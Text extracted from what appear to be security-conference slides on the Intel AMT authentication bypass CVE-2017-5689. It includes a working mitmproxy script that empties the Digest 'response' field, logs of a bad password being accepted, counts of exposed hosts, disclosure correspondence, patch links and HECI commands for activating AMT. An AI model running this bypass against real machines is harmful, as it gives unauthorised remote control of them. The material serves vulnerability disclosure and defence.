
class BlankAuthResponse:

    RESPONSE_RE = re.compile('(response=".*?")', flags=re.DOTALL)

    def request(self, flow):
        if flow.request.port in (16992, 16993):
            if 'Authorization' in flow.request.headers:
                flow.request.headers['Authorization'] = \
                    self.RESPONSE_RE.sub('response=""', flow.request.headers['Authorization'])
```

Local proxy + script + Intel AMT

Local proxy, armed with the above-mentioned script, and try to access the Intel AMT through this proxy using an obviously incorrect password.





As in the previous case no Authorization header field is sent, so the server responds with *401 Unauthorized*.

```
$ mitmdump -p 8080 -dd --no-http2 -s blank_auth_response.py
Proxy server listening at http://0.0.0.0:8080
>> GET http://192.168.1.1:16992/index.htm
    Host: 192.168.1.1:16992
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5
    Accept-Encoding: gzip, deflate
    Referer: http://192.168.1.1:16992/logon.htm
    Connection: keep-alive
    Upgrade-Insecure-Requests: 1
<< 401 Unauthorized 689b
    WWW-Authenticate: Digest realm="Digest:C8090000000000000000000000000000",
nonce="efoAAQdGAADhoXdHX8P3u0jsI18jLaZN",stale="false",qop="auth"
    Content-Type: text/html
    Server: Intel(R) Active Management Technology 9.0.30
    Content-Length: 689
    Connection: close
```


But then... 200 OK, yay! Note an empty value for the “response” field.

```
...
127.0.0.1:50856: clientconnect
>> GET http://192.168.1.1:16992/index.htm
    Host: 192.168.1.1:16992
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5
    Accept-Encoding: gzip, deflate
    Referer: http://192.168.1.1:16992/tokenexp.htm
    Authorization: Digest username="admin", realm="Digest:C8090000000000000000000000000000",
nonce="cZwGAQdHAACp1IXkfn+PXVbcKduiJY6i", uri="/index.htm", response="", qop=auth, nc=00000001,
cnonce="33366b65c3dc402b"
    Connection: keep-alive
    Upgrade-Insecure-Requests: 1
    Cache-Control: max-age=0
<< 200 OK 2.42k
    Date: Wed, 5 Jul 2017 21:49:31 GMT
    Server: Intel(R) Active Management Technology 9.0.30
    Content-Type: text/html
    Transfer-Encoding: chunked
    Cache-Control: no cache
    Expires: Thu, 26 Oct 1995 00:00:00 GMT
```

Every AMT feature is now available for an attacker as if he knows the admin password.



hackerone

From: Intel Product Security Incident Response Team <Intel.Product.Se...> ★
Subject: Intel Announces Bug Bounty Program 03/16/2017 12:10 AM
To: [redacted] ★, Me <m.malyutin@embedi.com> ★, Intel Product

Maksim,

Intel announced a bug bounty program at CanSecWest today in Vancouver B.C. Here is the Intel link and it includes requirements <https://security-center.intel.com/BugBountyProgram.aspx>. Can you please review and let us know if you'd be interested in participating we could use the AMT vulnerability you discovered as a starting point.

Sincerely,

Intel Product Security Incident Response Team
www.intel.com/security
secure@intel.com

#215598 Intel AMT authentication bypass vulnerability

State	● Triaged (Open)	Severity	Critical (9.8)
Reported To	Intel Corporation	Participants	  
Scope		Visibility	Private
Weakness	Improper Authentication - Generic		
Bounty	\$10,000		

Vulnerability Details : [CVE-2017-5689](#)

An unprivileged network attacker could gain system privileges to provisioned Intel manageability SKUs: Intel Active Management Technology (AMT) and Intel Standard Manageability (ISM).
An unprivileged local attacker could provision manageability features gaining unprivileged network or local system privileges on Intel manageability SKUs: Intel Active Management Technology (AMT), Intel Standard Manageability (ISM), and Intel Small Business Technology (SBT).

Publish Date : 2017-05-02 Last Update Date : 2017-05-29

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– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Gain privileges
CWE ID	264

- [Intel SA 00075 Security Advisory](#)
- [US-CERT](#)


- The only thing needed is open 16992/16993 port
- Doesn't depend on software
- Turned off devices may be attacked as well
- Some systems are accessible through the Internet
- Attackers can use all the Intel AMT capabilities for their own good

- Local (by using the LSM service)
- Remote (via the open port)



Top Organizations


Verizon Wireless
Oregon State University
Deutsche Telekom AG
University of New South Wales
University of Keele
University of Southern California
Center of Dedicated Servers LLC
University of Main System
University of Maryland
Telenor Norge AS



Top Countries

1. United States	2433
2. Germany	763
3. Canada	566
4. United Kingdom	408
5. Australia	325
6. Russian Federation	289
7. Romania	222
8. Norway	159
9. Korea	118
10. Poland	110

Security advisor: SSA-874235: Intel Vulnerability in Siemens Industrial Products





After news

Tenable ["Rediscovering the Intel AMT Vulnerability — No PoC, No Patch, No Problem!"](#)

After details

Many community tools:

- [Nmap script](#)
- [Metasploit module](#)
- [AMT status checker for Linux](#)
- [Tool to disable Intel AMT on Windows](#)
- [Detection Script for CVE-2017-5689](#)
- [Intel AMT honeypot 1](#)
- [Intel AMT honeypot 2](#)



Intel:

- [INTEL-SA-00075 Detection and Mitigation Tool](#)
- [INTEL-SA-00075 Mitigation Guide](#)

As Intel becomes aware of computer maker schedules for updated firmware this list will be updated:


- HP Inc. - <http://www8.hp.com/us/en/intelmanageabilityissue.html>
- HP Enterprise - <http://h22208.www2.hp.com/eginfolib/securityalerts/CVE-2017-5689-Intel/CVE-2017-5689.html>
- Lenovo - https://support.lenovo.com/us/en/product_security/Len-14963
- Fujitsu - http://www.fmworld.net/globalpc/intel_firmware/
- Dell Client - http://en.community.dell.com/techcenter/extras/m/white_papers/20443914
- Dell EMC - http://en.community.dell.com/techcenter/extras/m/white_papers/20443937
- Acer - https://us.answers.acer.com/app/answers/detail/a_id/47605
- Asus - <https://www.asus.com/News/uztEkib4zFMHCn5r>
- Panasonic - <http://pc-dl.panasonic.co.jp/itn/info/osinfo20170512.html>
- Toshiba - <https://support.toshiba.com/sscontent?contentId=4015668>
- Getac - http://intl.getac.com/aboutgetac/activities/activities_2017051648.html
- Intel – NUC, Compute Stick and Desktop Boards
- Samsung - http://www.samsung.com/uk/support/intel_update/



Spread out


The “vPro” can make a difference

- Cheap
- non-vPro
- Intel Z/H/B/P type chipset




- Different BIOS
- Similar Intel ME firmware versions and code

- Expensive
- vPro
- Intel Q-type chipsets



The “vPro” can make a difference

- Cheap
- non-vPro
- Intel Z/H/B/P type chipset




- Different BIOS
Intel MBEx module
- Similar Intel ME
firmware versions
and code

AMT everywhere*

* — 5MB firmware


- Expensive
- vPro
- Intel Q-type
chipsets



What can be done through HECI?

Intel MEI(HECI) can also be used to check the state of Intel ME subsystem:

- FWSTATUS registers;
- Status request to MKHI;
- Intel PT
- ...



```
Administrator: Command Prompt
Slot 3 Reserved          0x00000000
M3 Autotest              Enabled
C-link Status            Enabled
Localized Language       English
Independent Firmware Recovery Disabled
EPID Group ID            0xF85
OEM Public Key Hash FPF  Not set
OEM Public Key Hash ME   0000000000000000000000000000000000000000000000000000000000000000
ACM SVN FPF              0x0
KM SVN FPF               0x0
BSMM SVN FPF             0x0
GuC Encryption Key FPF   Not set
GuC Encryption Key ME    0000000000000000000000000000000000000000000000000000000000000000

FPF                      ME
---                      --
Force Boot Guard ACM     Not set          Disabled
Protect BIOS Environment Not set          Disabled
CPU Debugging            Not set          Enabled
BSP Initialization       Not set          Enabled
Measured Boot            Not set          Disabled
Verified Boot            Not set          Disabled
Key Manifest ID          Not set          0x0
Enforcement Policy       Not set          0x0
PTT                      Not set          Enabled
EK Revoke State          Not Revoked
PTT RTC Clear Detection FPF Not set
```

C:\Users\u53r\Desktop\Intel ME System Tools v11.0 r16\MEInfo\WINDOWS64>

The HECI is used to configure Intel AMT.

HECI PCI CFG points to HECI MMIO, where the circular buffer window is mapped to send messages to Intel ME and get responses.

23.1.2 MEIO_MBAR—Intel® MEI 1 MMIO Registers

These MMIO registers are accessible starting at the Intel MEI 1 MMIO Base Address (MEIO_MBAR) which gets programmed into D22:F0:Offset 10–17h. These registers are reset by PLTRST# unless otherwise noted.


Table 23-2. Intel® MEI 1 MMIO Register Address Map

MEIO_MBAR+ Offset	Mnemonic	Register Name	Default	Attribute
00–03h	H_CB_WW	Host Circular Buffer Write Window	00000000h	W
04h–07h	H_CSR	Host Control Status	02000000h	RO, R/W, R/WC
08h–0Bh	ME_CB_RW	Intel ME Circular Buffer Read Window	FFFFFFFFh	RO
0Ch–0Fh	ME_CSR_HA	Intel ME Control Status Host Access	02000000h	RO

PCI Configuration Registers (Intel® MEI 1—D22:F0)

Intel® MEI 1 Configuration Registers Address Map
(Intel® MEI 1—D22:F0) (Sheet 1 of 2)

Offset	Mnemonic	Register Name	Default	Attribute
00h–01h	VID	Vendor Identification	8086h	RO
02h–03h	DID	Device Identification	See register description	RO
04h–05h	PCICMD	PCI Command	0000h	R/W, RO
06h–07h	PCISTS	PCI Status	0010h	RO
08h	RID	Revision Identification	See register description	RO
09h–0Bh	CC	Class Code	078000h	RO
0Eh	HTYPE	Header Type	80h	RO
10h–17h	MEIO_MBAR	Intel MEI 1 MMIO Base Address	00000000h 0000004h	R/W, RO
2Ch–2Dh	SVID	Subsystem Vendor ID	0000h	R/WO
2Eh–2Fh	SID	Subsystem ID	0000h	R/WO
34h	CAPP	Capabilities List Pointer	50h	RO



HECI is based on DCMI-HI protocol.

There are clients (code modules) that use HECI inside Intel ME firmware. To connect them you need to know GUIDs of the client.

Known GUIDs :

ICC	42b3ce2f-bd9f-485a-96ae-26406230b1ff
MKHI	8e6a6715-9abc-4043-88ef-9e39c6f63e0
LMS	3d98d9b7-1ce8-4252-b337-2eff106ef29f
AMTHI	12f80028-b4b7-4b2d-aca8-46e0ff65814c

The message to Intel ME should contain the command description (specifies the action required from Intel ME to make). The command is described by the groupID/command field.

To send the message through the HECI you need to

1. Connect to the client using the GUID
2. Send a message using the following format:

```
struct
{
    unsigned int groupID;    // the AMTHI client code, 0x12
    unsigned int command;    // command code
    unsigned int isResponse;
    unsigned int reserved;
    unsigned int result;
};
```

3. Get the acknowledge message

MEI->AMTHI transactions required to activate the AMT

Command name	groupID	Command code	Ack code	Description
AMT_INIT	groupID 0x12	command 0x05	ack 0x85	Network access initialization
AMT_SET_PWD	groupID 0x12	command 0x09	ack 0x89	Set password for admin user
AMT_SET_IVP4	groupID 0x12	command 0x0C	ack 0x8C	Set IP address

Attention! Non-vPro systems has no user interface for disabling Intel AMT!

MEI->AMTHI transactions required to deactivate the AMT

Command name	groupID	Command code	Ack code	Description
AMT_UNPROVISION	groupID 0x12	command 0x06	ack 0x86	AMT deactivation (need reboot)

AMTactivator:

1. mei.sys - 32-bit kernel driver to work with MEI
2. mei64.sys - 64-bit kernel driver to work with MEI
3. AMTactivator.exe - the application

The workflow:

1. Find the MEI device in the PCI CFG and get the base address of the MEI MMIO.
2. Use the MEI MMIO to send activation/configuration commands to Intel ME that.

Systems tested:

